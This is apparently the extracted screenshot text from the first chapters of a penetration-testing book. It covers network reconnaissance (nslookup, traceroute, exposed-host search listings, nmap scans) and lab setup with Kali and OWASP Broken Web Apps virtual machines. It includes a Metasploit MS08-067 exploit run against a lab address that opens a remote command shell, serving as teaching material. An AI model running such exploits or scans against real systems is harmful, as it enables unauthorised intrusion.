

Chapter 1: Introducing Penetration Testing

```
C:\>nslookup www.packtpub.com
Server:   adc.packtpub.net
Address:  192.168.0.6

Non-authoritative answer:
Name:     varnish.packtpub.com
Address:  83.166.169.231
Aliases:  www.packtpub.com
```

Utilities

Domain Dossier
Domain Check
Email Dossier
Browser Mirror

Ping
Traceroute
Nslookup
AutoWhois
TcpQuery
AnalyzePath

Free online network tools

Tools

Domain Dossier

Investigate domains and IP addresses. Get registrant information, DNS records, and more—all in one report.

or [learn about yourself](#)

Domain Check

See if a domain is available for registration.

Email Dossier

Validate and troubleshoot email addresses.

Browser Mirror

See what your browser reveals about you.

Ping

See if a host is reachable.

Traceroute

Trace the network path from this server to another.

Nslookup

Look up various domain resource records with this version of the classic Nslookup utility.

AutoWhois

Get Whois records automatically for domains worldwide.

TcpQuery

Grab a web page, look up a domain, and more.

AnalyzePath

Do a simple, graphical traceroute.

AspTcpQuery sample

service whois finger HTTP echo

server

query

Querying `www.packtpub.com` [`83.166.169.231`]...

[begin response]

```
HTTP/1.1 301 https://www.packtpub.com/  
Location: https://www.packtpub.com/  
Accept-Ranges: bytes  
Date: Wed, 20 Jul 2016 12:08:46 GMT  
Age: 0  
Via: 1.1 varnish  
Connection: close  
X-Country-Code: US  
Server: packt
```

[end response]

Domain Dossier Investigate domains and IP addresses

domain or IP address

- domain whois record DNS records traceroute
 network whois record service scan

user: anonymous [123.201.124.202]
balance: 48 units
[log in](#) | [account info](#)

CentralOps.net

Address lookup

canonical name **yahoo.com.**

aliases

addresses **2001:4998:58:c02::a9**
2001:4998:c:a06::2:4008
2001:4998:44:204::a7
206.190.36.45
98.139.183.24
98.138.253.109

```
C:\>tracert www.microsoft.com

Tracing route to e2847.dspb.akamaiedge.net [23.66.245.70]
over a maximum of 30 hops:

  1  <1 ms    <1 ms    <1 ms    arenafirewall.packtpub.net [192.168.4.1]
  2  13 ms     6 ms     13 ms    123.252.235.121
  3  6 ms      4 ms     5 ms     static-10.79.156.182-tataidc.co.in [182.156.79.1
0]
  4  4 ms      4 ms     3 ms     10.117.225.94
  5  4 ms      6 ms     5 ms     14.141.63.189.static-mumbai.vsnl.net.in [14.141.
63.189]
  6  *         *        *        Request timed out.
  7  *         *        *        Request timed out.
```

TCP Traceroute test

Host tested: www.microsoft.com

Test performed from: New York, NY

Test performed at: 2016-07-20 12:30:29 (GMT +00:00)

Hop	Hostname (IP)	Round-trip times		
1	173.225.121.170	0.302 ms	0.516 ms	0.519 ms
2	173.239.0.49	0.384 ms	0.625 ms	0.630 ms
3	173.239.0.25	0.817 ms	1.055 ms	1.061 ms
4	209.200.52.1	0.931 ms	1.169 ms	1.177 ms
5	204.148.20.77	0.927 ms	0.932 ms	0.939 ms
6	*	*		
7	157.130.19.178	1.514 ms	1.695 ms	1.647 ms
8	172.229.241.31	1.398 ms	1.452 ms	1.387 ms


[Email results](#) [Save Results](#) [Perform a new test](#) [Report a Problem](#)



Antiy Labs

The Next Generation Anti-Virus Engine Innovator


- Home
- Antivirus Engine
- News
- Security Response
- Research



Search the history of over 491 billion pages on the Internet.



http://www.





Recently Added Searches

Browse recently shared searches from other users.

▼ LIST SEARCHES BY

Popularity

Recently Added

🔍 POPULAR TAGS

webcam	89
scada	69
test	54
cam	54
router	53
http	53
ftp	53
camera	53
cisco	33
1	29

- 3** logitech media service active
- 1** minecraft
- 1** netcam
- 1** netcam
- 1** UAVpro Textron
Military unmanned vehicle.

TOP COUNTRIES



TOP CITIES

Dallas	157
Ann Arbor	22
Glen Ellyn	21
Jefferson	19
Washington	10

TOP SERVICES

444	478
HTTP S	38
9001	3
HTTP S (8443)	2
9002	1

TOP ORGANIZATIONS

VIRTBIZ Internet Services	144
Cogent Communications	33
Verizon Internet Services	30
Endless Journey	16
International Science and Te...	13

TOP OPERATING SYSTEMS

Linux 3.x	13
-----------	----

Total results: 523

205.242.21.56

International Science and Technology

Added on 2016-07-21 05:39:01 GMT

United States

[Details](#)

HTTP/1.1 200 OK

Date: Thu, 21 Jul 2016 05:38:59 GMT

Server: Apache

X-Powered-By: PHP/5.3.3

Set-Cookie: locale=en_US; expires=Fri, 21-Jul-2017 05:38:59 GMT; path=/

Cache-Control: post-check=0, pre-check=0

Pragma: no-cache

Content-language: en_US

Connection: close

Transfer-Encoding: chunke...

149.13.77.149

bpa17de.bpasservec.net

Cogent Communications

Added on 2016-07-21 05:03:47 GMT

United States

[Details](#)

HTTP/1.1 200 OK

Date: Thu, 21 Jul 2016 05:03:45 GMT

Server: Apache

X-Powered-By: PHP/5.4.16

Set-Cookie: locale=en_US; expires=Fri, 21-Jul-2017 05:03:45 GMT; path=/

Cache-Control: post-check=0, pre-check=0

Pragma: no-cache

Content-language: en_US

Transfer-Encoding: chunked

Content-Type: t...

208.67.249.233

ns3.mainline.co.uk

VIRTBIZ Internet Services

Added on 2016-07-21 04:42:27 GMT

United States, Dallas

[Details](#)

HTTP/1.1 200 OK

Date: Thu, 21 Jul 2016 04:42:25 GMT

Server: Apache

X-Powered-By: PHP/5.3.3

Set-Cookie: locale=en_US; expires=Fri, 21-Jul-2017 04:42:25 GMT; path=/

Cache-Control: post-check=0, pre-check=0

Pragma: no-cache

Content-language: en_US

```
C:\>nmap -sP 192.168.4.0/24

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:11 India Standard Time
Nmap scan report for 192.168.4.1
Host is up (0.00s latency).
MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY)
Nmap scan report for 192.168.4.2
Host is up (0.00s latency).
MAC Address: 00:02:B6:43:B4:94 (Acrosser Technology)
Nmap scan report for 192.168.4.18
Host is up (0.00s latency).
MAC Address: A4:5D:36:62:CE:EE (Hewlett Packard)
MAC Address: 4C:11:BF:08:A5:E4 (Zhejiang Dahua Technology)
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.94 seconds
```

```
C:\>nmap -sS 192.168.4.1,2,16,18

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:15 India Standard
Time
Failed to resolve "ûs".
Nmap scan report for 192.168.4.1
Host is up (0.00s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
8090/tcp   open  unknown
8443/tcp   open  https-alt
MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY)

Nmap scan report for 192.168.4.2
Host is up (0.00s latency).
8090/tcp   open  unknown
PORT      STATE SERVICE
22/tcp    open  ssh
8090/tcp   open  unknown
8443/tcp   open  https-alt
MAC Address: 00:02:B6:43:B4:94 (Acrosser Technology)

Nmap scan report for 192.168.4.18
Host is up (0.00044s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
515/tcp   open  printer
631/tcp   open  ipp
5222/tcp  open  xmpp-client
8080/tcp  open  http-proxy
8291/tcp  open  unknown
8292/tcp  open  blp3
8888/tcp  open  sun-answerbook
9100/tcp  open  jetdirect
MAC Address: A4:5D:36:62:CE:EE (Hewlett Packard)

Nmap done: 4 IP addresses (3 hosts up) scanned in 10.19 seconds
```

```
C:\>nmap -sV 192.168.4.1

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:18 India Standard
Time
Nmap scan report for 192.168.4.1
Host is up (0.00s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
8090/tcp   open  unknown
8443/tcp   open  https-alt
MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY)

Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

Host script results:

|_nbstat: NetBIOS name: INST-PC-3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:c0:00:08 (VMware)

```
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 Windows 7 Professional 6.1
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: INST-PC-3
|   NetBIOS computer name: INST-PC-3
|   Workgroup: WORKGROUP
|_ System time: 2015-11-13T18:12:56-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smbv2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

```
HOP RTT ADDRESS
1 0.45 ms 192.168.75.1
```



Vulnerability Listing

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed vulnerabilities, select the top row and use Select Visible using Clear All.

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

Exclude Recall Resubmit Total Vulne

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Severity	Instances
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for January 2006			10	857	Tue Jan 17 2006	Critical	3
<input type="checkbox"/>	Oracle CPU January 2010: Listener			10	785	Tue Jan 12 2010	Critical	2
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for October 2006			10	881	Wed Oct 18 2006	Critical	2
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for January 2008			10	827	Tue Jan 15 2008	Critical	1
<input type="checkbox"/>	Oracle XDB_XDB_PITRIG_PKG PITRIG_DROP and PITRIG_TRUNCATE Procedure Vulnerabilities			10	827	Tue Jan 15 2008	Critical	1
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for October 2009			10	830	Thu Oct 22 2009	Critical	1
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for July 2006			10	850	Wed Jul 19 2006	Critical	1
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for January 2007			10	858	Wed Jan 17 2007	Critical	1
<input type="checkbox"/>	Missing Oracle Critical Patch Update (CPU) for April 2005			10	877	Mon Apr 18 2005	Critical	1
<input type="checkbox"/>	Obsolete Version of Apache HTTPD			9.3	612	Tue Feb 02 2010	Critical	3

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.177.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	192.168.177.131	no	The target address

Exploit target:

Id	Name
0	Automatic Targeting

LPORT	4444	yes	The listen port
RHOST	192.168.177.131	no	The target address

Exploit target:

Id	Name
0	Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

```
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.177.140:33962 -> 192.168.177.131:4444) at 2013-11-13 12:21:14 -0500
```


```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```


```
C:\WINDOWS\system32>
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
2	7.416325	00:50:56:c0:00:05	ff:ff:ff:ff:ff:ff	ARP	42	who has 192.168.3.10? Tell
3	7.432226	ca:00:09:71:00:1c	00:50:56:c0:00:05	ARP	60	192.168.3.10 is at ca:00:09
4	7.432237	192.168.3.1	192.168.3.10	TCP	66	6695 > 22 [SYN] Seq=0 win=8
5	7.448224	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
6	10.000307	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
7	10.416381	192.168.3.1	192.168.3.10	TCP	66	6695 > 22 [SYN] Seq=0 win=8
8	10.428328	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
9	14.304453	ca:00:09:71:00:1c	01:00:0c:cc:cc:cc	CDP	351	Device ID: Router Port ID:
10	16.416575	192.168.3.1	192.168.3.10	TCP	62	6695 > 22 [SYN] Seq=0 win=8
11	16.432517	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
12	20.000616	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
13	29.999949	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply

- ⊕ Frame 11: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
- ⊕ Ethernet II, Src: ca:00:09:71:00:1c (ca:00:09:71:00:1c), Dst: 00:50:56:c0:00:05 (00:50:56:c0:0)
- ⊕ Internet Protocol Version 4, Src: 192.168.3.10 (192.168.3.10), Dst: 192.168.3.1 (192.168.3.1)
- ⊖ Internet Control Message Protocol
 - Type: 3 (Destination unreachable)
 - Code: 13 (Communication administratively filtered)
 - Checksum: 0x0477 [correct]
 - ⊕ Internet Protocol Version 4, src: 192.168.3.1 (192.168.3.1), dst: 192.168.3.10 (192.168.3.10)
 - ⊕ Transmission Control Protocol, Src Port: 6695 (6695), Dst Port: 22 (22)

Chapter 2: Choosing the Virtual Environment






```

Network Card(s):      4 NIC(s) Installed.
                     [01]: Realtek PCIe GBE Family Controller
                        Connection Name: Ethernet
                        Status:          Media disconnected
                     [02]: Realtek PCIe GBE Family Controller
                        Connection Name: Ethernet 2
                        DHCP Enabled:    No
                        IP address(es)
                        [01]: 192.168.1.9
                        [02]: fe80::448a:5147:df5d:6dc0
                     [03]: Bluetooth Device (Personal Area Network)
                        Connection Name: Bluetooth Network Connection
                        Status:          Media disconnected
                     [04]: VirtualBox Host-Only Ethernet Adapter
                        Connection Name: VirtualBox Host-Only Network
                        DHCP Enabled:    No
                        IP address(es)
                        [01]: 192.168.99.1
                        [02]: fe80::57d3:ef7f:5138:1c33

Hyper-U Requirements:
                     UM Monitor Mode Extensions: Yes
                     Virtualization Enabled In Firmware: Yes
                     Second Level Address Translation: Yes
                     Data Execution Prevention Available: Yes

C:\>_

```



← Windows Features

Windows completed the requested changes.

Windows needs to reboot your PC to finish installing the requested changes.

```
Administrator: Windows PowerShell
PS C:\> DISM /Online /Enable-Feature /All /FeatureName:Microsoft-Hyper-V
Deployment Image Servicing and Management tool
Version: 10.0.10240.16384
Image Version: 10.0.10240.16384
Enabling feature(s)
[=====100.0%=====]
The operation completed successfully.
Restart Windows to complete this operation.
Do you want to restart the computer now? (Y/N) _
```

Virtual Switch Manager for INST-PC-1

Virtual Switches

- New virtual network switch

Global Network Settings

- MAC Address Range: 00-15-5D-1F-01-00 to 00-15-5D-1...

Create virtual switch

What type of virtual switch do you want to create?

- External
- Internal
- Private

Create Virtual Switch

Creates a virtual switch that binds to the physical network adapter so that virtual machines can access a physical network.

Virtual Switches

- New virtual network switch
- New Virtual Switch**
Intel(R) Dual Band Wireless-A...

Global Network Settings

- MAC Address Range
00-15-5D-1F-01-00 to 00-15-5D-1...

Virtual Switch Properties

Name:

Notes:

Connection type
What do you want to connect this virtual switch to?

External network:

Allow management operating system to share this network adapter

Internal network
 Private network

VLAN ID
 Enable virtual LAN identification for management operating system

The VLAN identifier specifies the virtual LAN that the management operating system will use for all network communications through this network adapter. This setting does not affect virtual machine networking.

Apply Networking Changes



Pending changes may disrupt network connectivity

This computer may lose its network connection while the changes are applied. This may affect any network operations in progress. These changes also may overwrite some static changes. If that happens, you must reapply the static changes to restore network connectivity. Do you want to continue?

Please don't ask me again

Yes

No

```
PS C:\> Get-NetAdapter
```

Name	InterfaceDescription	ifIndex	Status
s	MacAddress	LinkSpeed	
----	-----	-----	-----
Ethernet 2	Broadcom NetXtreme 57xx Gigabit Cont...	5	Up
BC-30-5B-A8-C1-7F	1 Gbps		
Ethernet	Intel(R) PRO/100 M Desktop Adapter	3	Up
00-0E-0C-A8-DC-31	10 Mbps		



Specify Name and Location

Before You Begin

Specify Name and Location

Specify Generation

Assign Memory

Configure Networking

Connect Virtual Hard Disk

Installation Options

Summary

Choose a name and location for this virtual machine.


The name is displayed in Hyper-V Manager. We recommend that you use a name that helps you easily identify this virtual machine, such as the name of the guest operating system or workload.

Name:

You can create a folder or use an existing folder to store the virtual machine. If you don't select a folder, the virtual machine is stored in the default folder configured for this server.

Store the virtual machine in a different location

Location:

 If you plan to take checkpoints of this virtual machine, select a location that has enough free space. Checkpoints include virtual machine data and may require a large amount of space.

< Previous

Next >

Finish

Cancel

Virtual Switches

New virtual network switch

Global Network Settings

MAC Address Range
00-15-5D-1F-01-00 to 00-15-5D-1...

Create virtual switch

What type of virtual switch do you want to create?

- External
- Internal
- Private

Creates a virtual switch that binds to the physical network adapter so that virtual machines can access a physical network.

WORKSTATION™ 12 PRO



Create a New
Virtual Machine



Open a Virtual
Machine



Connect to a
Remote Server



Connect to
VMware vCloud Air

New Virtual Machine Wizard ✕

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?


Install from:

Installer disc:

No drives available

Installer disc image file (iso):

C:\Users\INST\Documents\Kali_2.0_Attacker.iso Browse...

 Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.

I will install the operating system later.

The virtual machine will be created with a blank hard disk.

Help < Back Next > Cancel

File Edit View VM Tabs Help | ▶ ▼

Home × Kali-Linux-1.1.0-vm-amd64 ×

Other Linux 3.x kernel

▶ Power on this virtual machine
🔧 Edit virtual machine settings

▼ **Devices**

🖥️ Memory	1 GB
👤 Processors	1
💾 Hard Disk (SCSI)	8 GB
📀 CD/DVD (IDE)	Using file C:\Users...
🌐 Network Adapter	NAT
🔌 USB Controller	Present
🔊 Sound Card	Auto detect
🖨️ Printer	Present
🖥️ Display	Auto detect

▼ **Description**

Type here to enter a description of this virtual machine.



OWASP Broken Web Apps VM v1.2

- Power on this virtual machine
- Edit virtual machine settings
- Upgrade this virtual machine

▼ Devices

Memory	1 GB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT

▼ Description

OWASP Broken Web Applications VM, Version 1.2. See www.owaspbwa.org for more information.

Login with username=root and password=owaspbwa

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.159.128/

You can administer / configure this machine through the console here, by SSHing
to 192.168.159.128, via Samba at \\192.168.159.128\, or via phpmyadmin at
